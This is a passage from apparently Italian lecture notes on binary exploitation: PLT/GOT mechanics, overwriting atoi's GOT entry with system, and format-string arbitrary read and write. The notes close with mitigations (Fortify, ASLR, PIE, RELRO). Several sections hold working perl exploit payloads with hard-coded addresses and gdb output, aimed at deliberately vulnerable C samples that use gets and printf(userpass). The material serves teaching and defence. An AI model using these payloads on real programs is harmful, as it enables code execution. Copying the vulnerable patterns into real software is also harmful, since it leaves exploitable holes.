15        gets(s);
16        dog.cry(s);
17    }
```

name
cry()

```
1     perl -e \'print "AAAACCCC\n","ls"\' | ./vuln
```

Questo comando ci permetterà di eseguire porzione di codice inserito all'indirizzo 0x43434343, in questo caso *ls*.

Esempio 7. echo "p system" | gdb -q ./vuln

```
2      Reading symbols from ./vuln ... done.
3      (gdb) $1 = 0x80483d0 <system@plt >
4      $ perl -e 'print "AAAA\xd0\x83\x04\x08\n","ls" | ./vuln
5      Name?
6      Cry?
7      vuln vuln.c
```

in questo esempio attraverso *gdb* riusciremo a trovare l'indirizzo, sfruttandolo per eseguire *ls*.

7.2 Librerie Dinamiche

7.2.1 Introduzione

Una libreria dinamica è una porzione di codice che viene caricata nel binario subito prima dell'esecuzione del programma (runtime), questa metodologia ha molti vantaggi:

- la condivisione del codice delle librerie solo se necessarie, e.g. avremo solo una copia del codice della *printf* in memoria;
- aggiornamento della libreria una volta per tutti i programmi che la implementano;
- si riduce sensibilmente la grandezza del binario finale.




Figure 7.1

7.2.2 GOT (Global Offset Table) e PLT (Procedure Linkage Table)

Il programma, o una libreria, può essere caricata in un qualunque punto della memoria (anche per essere compatibile con ASLR). Per fare questo si utilizza una **GOT (Global Offset Table)** che è caricata nel programma (attraverso il dynamic loader) questa si utilizza per avere gli indirizzi dei simboli. La controparte invece per caricare gli indirizzi delle funzioni si utilizza la **PLT (Procedure Linkage Table)**.




Figure 7.2

Il riferimento `.got.plt` non è caricato a priori ma segue una politica di **lazy loading**, quando la funzione viene chiamata per la prima volta allora il sistema si preoccuperà di caricare la libreria necessaria, mentre il suo offset è caricate nella sezione. Le procedure che caricano i valori nella `.got.plt` sono caricate nella sezione `.plt`.




Figure 7.3

La prima chiamata della funzione porta al caricamento del codice in memoria, questa procedura avviene chiamando lo **stub del .plt**, la entry del `.got.plt` viene caricata con l'indirizzo dello stub `.plt`, lo stub effettuerà la sovrascrittura della entry del `.got.plt`.



7.2.3 Memory corruption: GOT

Per esser caricato dinamicamente dal loader, la xona di memoria del .got.plt deve essere mappata come eseguibile e scrivibile. Questo permette di scrivere codice nella sezione di memoria del .got.plt (o .got) e alterare il comportamento dei simboli.




Figure 7.4

Supponiamo di avere il seguente codice:

```
1 struct person{
2     char age [4];
3     char *name;
4 };
5 int main (...){
6     struct person p;
7     p.name = malloc (20);
8     gets(p.age);
9     gets(p.name);
10    if (atoi(p.age) < 18)
11        printf("disclaimer\n");
12    return 0;
13 }
```

Avremo il seguente comportamento:

```
1 gdb -q ./got
2
3 (gdb) p atoi
4 $1 = 0x80483f0 <atoi@plt >
```

```

5      (gdb) r
6      ^C
7      (gdb) p system
8      $1 = 0xb7e63310 <__libc_system >
9      (gdb) q

```

Questo comportamento è sfruttabile per modificare l'indirizzo della funzione *atoi* caricata nel .got.plt sostituendola con l'indirizzo di *system* dalla libreria *libc*:

```

1      perl -e 'print "id\x00\x00" , \
2          "\x24\x00\x04\x08\n" , \
3          "\x10\x33\xe6\xb7" | ./got
4
5      uid =1000( vagrant) gid =1000( vagrant) groups =1000(
6          vagrant)
6      disclaimer

```

(**Ricorda:** sia *atoi* sia *system* hanno la stessa firma).

```

1      int atoi(const char *nptr);
2      int system(const char *command);

```

Memory corruption: string format


La funzione **printf* può essere utilizzata per leggere o scrivere in modo arbitrario da un attaccante se posizionata nel posto sbagliato del codice.

Un esempio di uso sbagliato è il seguente:

```
1      printf(argv [1]);
```

l'utente in questo modo potrà controllare il formato effettuando una fuga di informazioni o scrivendo in varie parti della memoria. La funzione *printf* è una variarg function, ciò significa che avrà un puntatore ad un array per prendere i vari elementi muovendosi dal puntatore al successi elemento.

```
1     printf("%x %d %c %p\n", a);
```



L'utente, semplicemente fornendo il giusto formato, sarà in grado di leggere valori nello stack, relativi ai parametri della *printf*.

```
1     ./vuln "%x %x %x %x"; echo
2
3     b7ffff000 804844b b7fd0000 8048440
```

Un elemento del formato standard è composto dalle seguenti parti:

%[N\$][M]F dove:

- *F*, formato, effettua l'interpretazione dei parametri;
- *N*, indica la posizione dei parametri;
- *M*, indica il padding del formato o degli argomenti del paramtro d'interpretazione (e.g. pad hex numero di 8 zeri o quante cifre di un numero decimale stampare).

```
1     printf("%1$02x %1 $02x %2$02x\n", 1, 2);
2
3     ./vuln
4
5     01 01 02
```

Oltre a leggere è possibile utilizzare la *printf* per scrivere valori arbitrari in memoria (l'opposto di %s), per farlo bisognerà utilizzare il formato %n. Scriverà il numero di caratteri scritti dall'invocazione della *printf* nel valore puntatato dall'argomento.

```
1     int charprinted;
2     printf("ciao%n\n", &charprinted);
3     printf("%d\n", charprinted);
```

```

1      ./ example
2
3      ciao
4      4

```

7.2.4 Arbitrary read

Utilizzando i concetti spiegati precedente potremo utilizzare *printf* per costruire un arbitrary read:

```

1      int main (...) {
2          char userpass [128];
3          char pass[] = "secretpass \0";
4          printf("pass @ %p\n", pass);
5          gets(userpass); printf(userpass);
6          gets(userpass);
7          if (! strcmp(pass , userpass )) printf("flag");
8      }
9
10     perl -e 'print "\x70\xf6\xff\xbf %7\$s"' | ./
11             arbitrary_read
12
13     pass @ 0xbffff670
14     .... secretpass

```

7.2.5 Arbitrary write

Analogamente potremo costruire anche una arbitrary write, trovando l'indirizzo del parametro e utilizzando *%s* potremo stampare un valore semi-arbitrario della memoria.

```

1      char pass[] = "secretpass";
2      printf("pass @ %p\n", pass);
3      gets(userpass); printf(userpass);
4      if (! strcmp(pass , userpass )) printf("flag");

```

```

1      perl -e 'print "\x70\xf6\xff\xbf %65c%7\$n%7\$s|\nE\n"' |
2
3      ./ arbitrary_read
4      pass @ 0xbffff670
5      .... p|E
6      flag

```

7.2.6 Mitigation

Per completare il discorso sulla sicurezza finiremo a parlare degli ultimi sistemi non ancora menzionati:

```

gdb-peda$ checksec
CANARY ✓ : ENABLED
FORTIFY : disabled
NX ✓ : ENABLED
PIE : disabled
RELRO : Partial

```

Figure 7.5

Mitigation: Fortify

Fortify source aggiunge alcuni test comuni (a tempo di compilazione) per rimuovere eventuali problemi di overflow da parte dei buffer delle funzioni, e.g. *strcpy*. Questo catturerà solo i comportamenti comuni per quella famiglia di compilatori e per le librerie compilate.

```
1      gcc -D_FORTIFY_SOURCE=1
```

Mitigation: ASLR

fare riferimento alla spiegazione precedente.

Mitigation: PIE

ASLR non converte gli indirizzi dei binari ma solo la parte dinamica del file ELF (lo stack, le variabili globali e le librerie caricate), quindi se abbiamo una funzione nella sezione `.text` sarà possibile inserirla nel `.got` o `.plt` per poi eseguirla.

```
1 void foo(void) { system("ls"); }
2 int main(int argc , char **argv) {
3     int i = 0;
4     uint8_t *base = (uint8_t *) printf;
5     uint32_t ** got_entry = (uint32_t **) ( base +2);
6     uint32_t *got_plt_entry = *got_entry;
7     printf("GOT 0x%08x\n", (uint32_t)printf);
8     printf("LIBC 0x%08x\n", *got_plt_entry);
9     printf("FOO 0x%08x\n", (uint32_t)foo);
10 }
```



```
1 ./test
2
3 GOT 0x08048310
4 LIBC 0xb759e410
5 FOO 0x0804844d
6
7 ./test
8
9 GOT 0x08048310
10 LIBC 0xb75db410
11 FOO 0x0804844d
```

Per questa problematica si è pensato quindi di inserire il **PIE (Position Independent Executable)**, compilandolo in questo modo l'intero codice sarà randomizzato ed eseguito con indirizzi casuali.

Mitigation: RELRO

RELRO (Relocation Read Only) è una mitigazione applicata alle sezioni .got e .plt.

Nella versione parziale applica le seguenti politiche:

- cambia il layout della memoria per essere meno vulnerabile agli attacchi;
- imposta il .got in modalità di sola lettura (ma non il .got.plt), le variabili globali esportate saranno protette.

La mitigazione RELRO ha anche un'implementazione totale che altre alle precedenti politiche ne aggiunge altre:

- carica ogni funzione a tempo di caricamento (disabilita il lazy loading);
- imposta il .got.plt in modalità di sola lettura, la tabella delle funzioni dinamiche non potrà essere scritta;